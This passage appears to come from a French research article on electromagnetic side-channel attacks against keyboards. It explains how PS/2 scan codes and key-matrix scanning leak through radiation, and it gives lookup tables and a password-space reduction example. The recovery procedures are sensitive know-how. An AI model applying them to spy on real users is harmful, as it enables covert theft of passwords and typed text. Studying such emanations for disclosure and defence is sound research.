Le protocole de communication utilisé par les claviers de type PS/2 est une ligne série. Lorsqu'une touche est pressée, relâchée ou tenue enfoncée, le clavier envoie un message, qui porte le nom de Scan Code, à l'ordinateur. La plupart des touches sont codées à l'aide d'un octet. Certaines touches étendues en utilisent deux, mais ces Scan Codes sont facilement identifiables, car ils commencent tous par l'octet 0xE0. Le protocole utilisé pour transmettre ce Scan Code est donc une ligne série bi-directionnelle composée de quatre fils : Vcc (+5 volts), la masse, data et clock. Pour chaque octet du Scan Code transmis, le clavier tire le signal clock à zéro à une fréquence entre 10 KHz et 16.7 KHz durant 11 coups d'horloge. Lorsque le signal clock est à zéro, l'état du signal data est lu par l'ordinateur. Les 11 bits transmis correspondent à un bit de start (0), 8 bits de codage du Scan Code (le bit le moins significatif en premier), un contrôle de parité impair (le bit est mis à un s'il y a un nombre pair de 1 dans le Scan Code) et finalement un bit de stop (1). Notons que le Scan Code correspond à une touche sur le clavier et non à la valeur imprimée sur la touche. Par exemple, la touche [A] sur le clavier français possède le même Scan Code que la touche [Q] sur le clavier américain.

2.2 Emanations directes

Comme expliqué plus haut, notre objectif est de corréler les signaux internes du clavier avec les émanations compromettantes. La figure 3 illustre le signal data, le signal clock, ainsi que le signal compromettant capturé à l'aide de notre dispositif, lorsque la touche [E] (Scan Code de 0x24) est pressée sur un clavier américain (ou français, car c'est la même touche).




Figure 3 : Les signaux data, clock et l'émanation compromettante capturée dans la chambre semi-anéchoïque avec le clavier A1. L'antenne (un simple fil de cuivre de 1 mètre) se trouve à 5 mètres du clavier lorsque la touche [E] (0x24) est pressée. Le signal data correspond au message : 0 00100100 1 1. Soit, un bit de start (0), 0x24 en LSB, le bit de parité (1) et le bit de stop (1).

La première chose que l'on remarque, c'est une corrélation évidente entre les flancs descendants des signaux internes (clock et data) et le signal capturé à l'aide de notre antenne. Ces pics correspondent aux lignes horizontales de la figure 3. Cette information peut évidemment être exploitée. Il s'agit de la première technique de recouvrement des frappes du clavier, appelée « Technique de Transition des Flancs Descendants » (TTFD).

2.3 Technique de Transition des Flancs Descendants (TTFD)

Les états logiques des signaux clock et data sont générés par le clavier à l'aide de collecteurs ouverts couplés à une résistance de tirage. Ce dispositif a la particularité d'avoir des durées de flanc montant (2 microsecondes) et descendant (200 nanosecondes) différents. Ainsi, on peut

en déduire que la présence plus marquée de flancs descendants dans le signal compromettant viendrait de cette différence de temps. Si l'on regarde attentivement la figure 3, on constate que le signal clock et le signal data sont légèrement désynchronisés. Cette particularité nous permet de séparer ces signaux et d'obtenir pour chacun d'eux, le nombre exact de flancs descendants.

2.3.1 Collisions

Dans la mesure où nous sommes capables de ne détecter que les flancs descendants, des collisions vont inévitablement apparaître. Considérons une trace de flanc descendant comme un nombre composé de '2' lorsque deux pics proches sont présents et de '1' lorsqu'un seul pic est détecté. Ainsi, la trace de la figure 3 correspond à '21112112111'. Prenons la touche [E] (0x24) et la touche [G] (0x34). Celles-ci possèdent la même trace et donc ne peuvent être distinguées à l'aide de leurs flancs descendants. La figure 4 regroupe tous les Scan Codes d'un octet selon leur trace de flanc descendant.

Trace	Possible Keys
21111111111	<non-US-1>
21111111121	<Release key>
21111111211	F11 KP KP0 SL
21111112111	8 u
21111121111	2 a
21111121211	Caps_Lock
21111211111	F4 '
21111211211	- ; KP7
21111212111	5 t
21112111111	F12 F2 F3
21112111121	Alt+SysRq
21112111211	9 Bksp Esc KP6 NL o
21112112111	3 6 e g
21112121111	1 CTRL_L
21112121211	[
21121111111	F5 F7
21121111211	KP- KP2 KP3 KP5 i k
21121112111	b d h j m x
21121121111	SHIFT_L s y
21121121211	' ENTER]
21121211111	F6 F8
21121211211	/ KP4 l
21121212111	f v
21211111111	F9
21211111211	, KP+ KP. KP9
21211112111	7 c n
21211121111	Alt_L w
21211121211	SHIFT_R \
21211211111	F10 Tab
21211211211	. KP1 p
21211212111	Space r
21212111111	F1
21212111211	0 KP8
21212112111	4 y
21212121111	q
21212121211	=

Figure 4 : Classification par trace de flancs descendants de tous les Scan Codes d'un octet pour un clavier américain

Même si ces collisions existent, il est possible de réduire le sous-espace des touches frappées par la victime. En effet, chaque trace est connectée à une moyenne de 2.4222 caractères (2.0556 si l'on ne considère que les touches alpha-numériques). Par exemple, si un attaquant a capturé les traces de flancs descendants du mot « *password* », il obtient un sous-ensemble de 3*2*3*3*2*6*2*6 = 7776 mots de passe potentiels, selon la table 4. Si l'objectif de l'attaquant est de retrouver le mot de passe, il est passé d'un espace de test de 2^{41} à 2^{13}. Notons également que si le texte tapé par la victime ne contient que des mots de la langue française, le processus de recouvrement des frappes peut être amélioré en ne considérant que les mots contenus dans un dictionnaire.

2.3.2 Processus de recouvrement des frappes

La procédure de recouvrement repose premièrement sur un modèle de déclenchement de la capture du signal, capable de reconnaître 11 pics équidistants. Il s'agit des pics émis par le signal clock. Ensuite, un algorithme de détection de pic, utilisant la bibliothèque GNU Radio, convertit les pics en une trace de flancs descendants. Celle-ci est comparée à la table 4 qui renvoie le sous-ensemble probable de touches pressées. La plus grande difficulté de cette attaque est l'obtention correcte du signal et donc l'efficacité du modèle de déclenchement de l'acquisition.

2.4 Technique de Transition Généralisée (TTG)

Bien qu'efficace, la TTFD est toutefois limitée à un recouvrement partiel des touches pressées. Or, on sait qu'entre deux traces de flancs descendants '2', il y a exactement un flanc montant du signal data. Si nous sommes capables de déterminer où se trouve ce flanc, nous pouvons complètement retrouver la valeur de la touche pressée. Pour identifier une émanation compromettante potentielle au niveau des flancs montants, nous avons filtré le signal afin d'isoler les fréquences relatives aux pics. Dans l'image 1, il s'agit des signaux entre les fréquences 105 MHz et 165 MHz. Pour ce faire, nous avons utilisé un filtre passe-bande. La figure 5 montre le signal brut dans le domaine temporel. La figure 6 décrit ce même signal une fois filtré.




Figure 5 : Signal brut, capturé dans la chambre semi-anéchoïque à 5 mètres de l'antenne biconique, lorsque la touche [E] est pressée.

Nous remarquons une amélioration du rapport signal-bruit (SNR). Ce filtre peut donc également améliorer la technique précédente. De plus, l'énergie des pics de la figure 6 n'est pas constante. Empiriquement, les pics du signal clock ont plus d'énergie lorsque l'état du signal data est haut. En effet, le collecteur ouvert du signal data se trouve justement ouvert et donc, lorsque le signal clock est mis à la masse, une plus grande énergie est disponible. Ainsi, les pics générés par les flancs descendants du signal clock codent intrinsèquement l'état du signal data. Parce qu'il y a exactement un flanc montant entre deux flancs descendants de type « 2 », il suffit de considérer le pic du signal clock le plus haut comme étant le signe d'un flanc montant pour data.




Figure 6 : Signal [TD] filtré avec un passe-bande (105 MHz - 165 MHz)

Voyons ceci à travers un exemple concret. Selon la figure 6, il s'agit de déterminer à quel moment le signal data monte entre les deux traces « 2 ». La première trace « 2 » comprend les premier et deuxième pics. La deuxième trace « 2 » contient les sixième et septième pics. Entre les troisième, quatrième et cinquième pics, il est évident que le plus puissant est le cinquième. Ainsi, on peut déterminer la valeur du signal data entre ces deux pics : 001. Comme une trace « 2 » s'ensuit, le signal data est obligatoirement bas. Donc, on obtient les quatre premiers bits du Scan Code : 0010. On fait de même avec les pics suivants, le pic le plus haut correspondant au neuvième pic. Ainsi, on retrouve complètement le Scan Code : 0010 0100 qui équivaut à un [E] (0x24).

2.4.1 Processus de recouvrement des frappes

La procédure de recouvrement repose sur la même méthode que la technique précédente. Pour des raisons d'optimisation, on détermine en premier lieu le sous-ensemble potentiel des caractères frappés. Ensuite, on filtre le signal à l'aide de notre passe bande. Grâce aux premier et au second pics, on détermine le seuil limite. Puis, on mesure les bits problématiques (ceux qui créent une collision) en fonction de ce seuil. Une fois leur valeur connue, on obtient une solution unique pour l'émanation électromagnétique capturée. Notons que le filtre se fait en software, ce qui ralentit le temps de traitement. Cependant, on peut réaliser ce filtrage en amont du signal à l'aide d'un filtre physique.

Pour bien comprendre ce processus, nous prenons un exemple pratique. Premièrement, on détermine la trace des flancs descendants selon le signal reçu (voir Figure 5). Il s'agit des touches [3] (0x26, 0110 0100), [6] (0x36, 0110 1100), [E] (0x24, 0010 0100) et [G] (0x34, 0010 1100) selon le tableau 4. On remarque que les bits qui permettent de différencier ces quatre touches sont les bits 2 et 5. En effet, si ceux-ci valent 00, il s'agit de [E], s'ils valent 01, il s'agit de [G], s'ils valent 10, il s'agit de la touche [3] et finalement si ces bits valent 11, il s'agit de la touche [6]. La prochaine étape est de mesurer la valeur de ces bits sur le signal filtré (voir Figure 6). Ces bits correspondent aux pics 4 et 8. Comme, sur notre figure, ces pics sont clairement bas, la touche pressée correspond à la lettre [E].

2.5 Technique par Modulation (TM)

Les deux techniques présentées ci-dessus correspondent à des attaques sur les émanations directes, car elles sont directement dépendantes de l'état du signal data. En ce qui concerne les attaques indirectes, il n'y a pas de méthode. Cependant, la représentation visuelle du champ électromagnétique de la figure 1 met en lumière une structure intéressante. Il s'agit de bandes verticales. Ces bandes correspondent à des harmoniques de porteuse de 4 MHz qui s'échelonnent entre 116 MHz et 147 MHz). Ces émanations compromettantes doivent vraisemblablement être générées par l'horloge interne du microcontrôleur à l'intérieur du clavier. En effet, celui-ci est cadencé à une fréquence de 4 MHz. C'est par des phénomènes de pollution que ce signal se trouve modulé et influencé par l'état du signal data et du signal clock. La raison de cette modulation non intentionnelle est très difficile à déterminer. Il s'agit vraisemblablement de *crosstalks* ou d'effet d'induction par des composants non linéaires.

On peut corréler ces porteuses avec le signal clock et data pour déterminer s'il s'agit d'émanations compromettantes (voir Figure 7). On identifie clairement un signal modulé en amplitude et en fréquence, qui caractérise aussi bien le signal clock que le signal data. Cela signifie que le Scan Code peut être entièrement recouvré depuis ces harmoniques.




Figure 7 : La modulation d'amplitude et de fréquence de l'harmonique à 124 MHz caractérise complètement l'état des signaux clock et data.

Notons que même si des interférences électromagnétiques brouillent le signal compromettant, grâce aux nombreuses harmoniques, l'attaquant peut choisir celles qui sont le moins perturbées. Il est même possible de superposer ces signaux afin de garantir une détection encore plus efficace. Si l'on compare cette technique avec les précédentes, on obtient une distance de réception plus grande. En effet, les signaux modulés sont généralement moins perturbés par les obstacles physiques.

2.5.1 Processus de recouvrement des frappes

Nous utilisons toujours les pics comme déclencheur de la capture du signal. Une fois le signal acquis, nous démodulons en fréquence et en amplitude le signal reçu. Celui-ci nous permet de caractériser complètement la valeur du Scan Code. Une autre option est d'utiliser l'USRP du projet GNU Radio. Cette radio software est capable d'échantillonner un signal de façon continue. Cela suffit à capturer l'émanation compromettante, mais dans un rayon faible (moins de deux mètres du clavier dans la chambre semi-anéchoïque).

2.6 Technique par Balayage de la Matrice (TBM)

Les techniques présentées ci-dessus ne s'appliquent qu'aux claviers de type PS/2. Cela concerne surtout les vieux claviers et certains ordinateurs portables, qui, pour préserver un port USB, utilisent toujours une connexion de




Figure 8 : Illustration des 18 pics correspondant au balayage de la matrice de touche. Cette émanation compromettante est continuellement rayonnée lorsque aucune touche n'est pressée.

type PS/2 pour le clavier interne. Cependant, les nouveaux claviers ont tendance à utiliser des communications USB, voire sans fil. Dans cette section, nous présentons un autre type d'émanation électromagnétique qui concerne aussi bien les claviers PS/2, USB, sans fil que les ordinateurs portables. Notons que cette attaque a été découverte par Ross Anderson et Markus Kuhn **[KUHN98]**, mais qu'aucune donnée pratique n'a été publiée.

Pratiquement, tous les claviers utilisent la même méthode pour détecter si une touche a été pressée. Une contrainte technique majeure est de considérer une touche comme pressée si le bouton est poussé pendant plus de 10 ms. Ainsi, chaque touche pressée doit être détectée dans ce laps de temps. Afin de pallier cette contrainte, les touches des claviers sont généralement disposées en une matrice de boutons (généralement 8x18). Un microcontrôleur vérifie l'état de 8 touches disposées en colonne parallèlement. Si aucune touche n'est pressée, le microcontrôleur passe à la colonne suivante et ainsi de suite. Arrivé à la dix-huitième colonne, il recommence en vérifiant la première colonne. Grâce à cette méthode, 8 touches sont vérifiées en une fois. Si le microcontrôleur détecte une touche pressée, il entre dans une sous-routine qui transmet le Scan Code de la touche à l'ordinateur. Matériellement, les colonnes sont de longues pistes de conducteur à l'intérieur du clavier. Un signal les parcourt pendant au moins 3 micro-secondes. Ces pistes, excitées par ce signal court, peuvent réagir comme des antennes et émettre des rayonnements électromagnétiques. La figure 8 montre dix-huit pics qui correspondent à l'excitation successive des colonnes de la matrice de touche. Toutes les 2,5 ms, la totalité des touches du clavier a été contrôlée.

Si une touche est pressée, le microcontrôleur met en route la sous-routine de transmission du Scan Code. Cette opération prend un certain temps et la colonne suivante

ne sera vérifiée qu'après un délai. La figure 9 illustre parfaitement ce retard. On voit que lorsque la touche [C], resp. [H] est pressée, le douzième, resp. le septième pic apparaît après un certain temps. Ce délai peut être exploité pour identifier la colonne à laquelle appartient la touche pressée. Il s'agit donc d'un recouvrement partiel de la touche pressée. Comme pour la Technique de Transition des Flancs Descendants (TTFD), il existe des collisions. On note également que cette attaque est moins efficace que la première, car il existe en moyenne 5,14286 touches potentielles pour une trace capturée (caractères alpha-numériques seulement). Cependant, la réduction de l'espace des tests permet une recherche exhaustive si on a la possibilité de tester le mot de passe (par exemple, une connexion IMAP, WPA, etc.). Le tableau de la figure 10 regroupe les caractères alpha-numériques en fonction du pic décalé dans le temps.




Figure 9 : Emission compromettante générée par le balayage de la matrice lorsque la touche [C], respectivement la touche [H] est pressée (clavier américain).

Peak trace	Possible Keys
7	6 7 h J M N U Y
8	4 5 B F G R T V
9	Backspace ENTER
10	9 L O
11	0 P
12	3 8 C D E I K
13	1 2 S W X Z
14	SPACE A Q

Figure 10 : Classification des touches alpha-numériques en fonction de la trace obtenue par l'émanation compromettante de la routine de balayage (clavier américain).

L'arrangement de la matrice des touches peut dépendre du modèle du clavier. La figure 11 montre, sur un modèle précis, quelles sont les touches connectées à la même colonne.

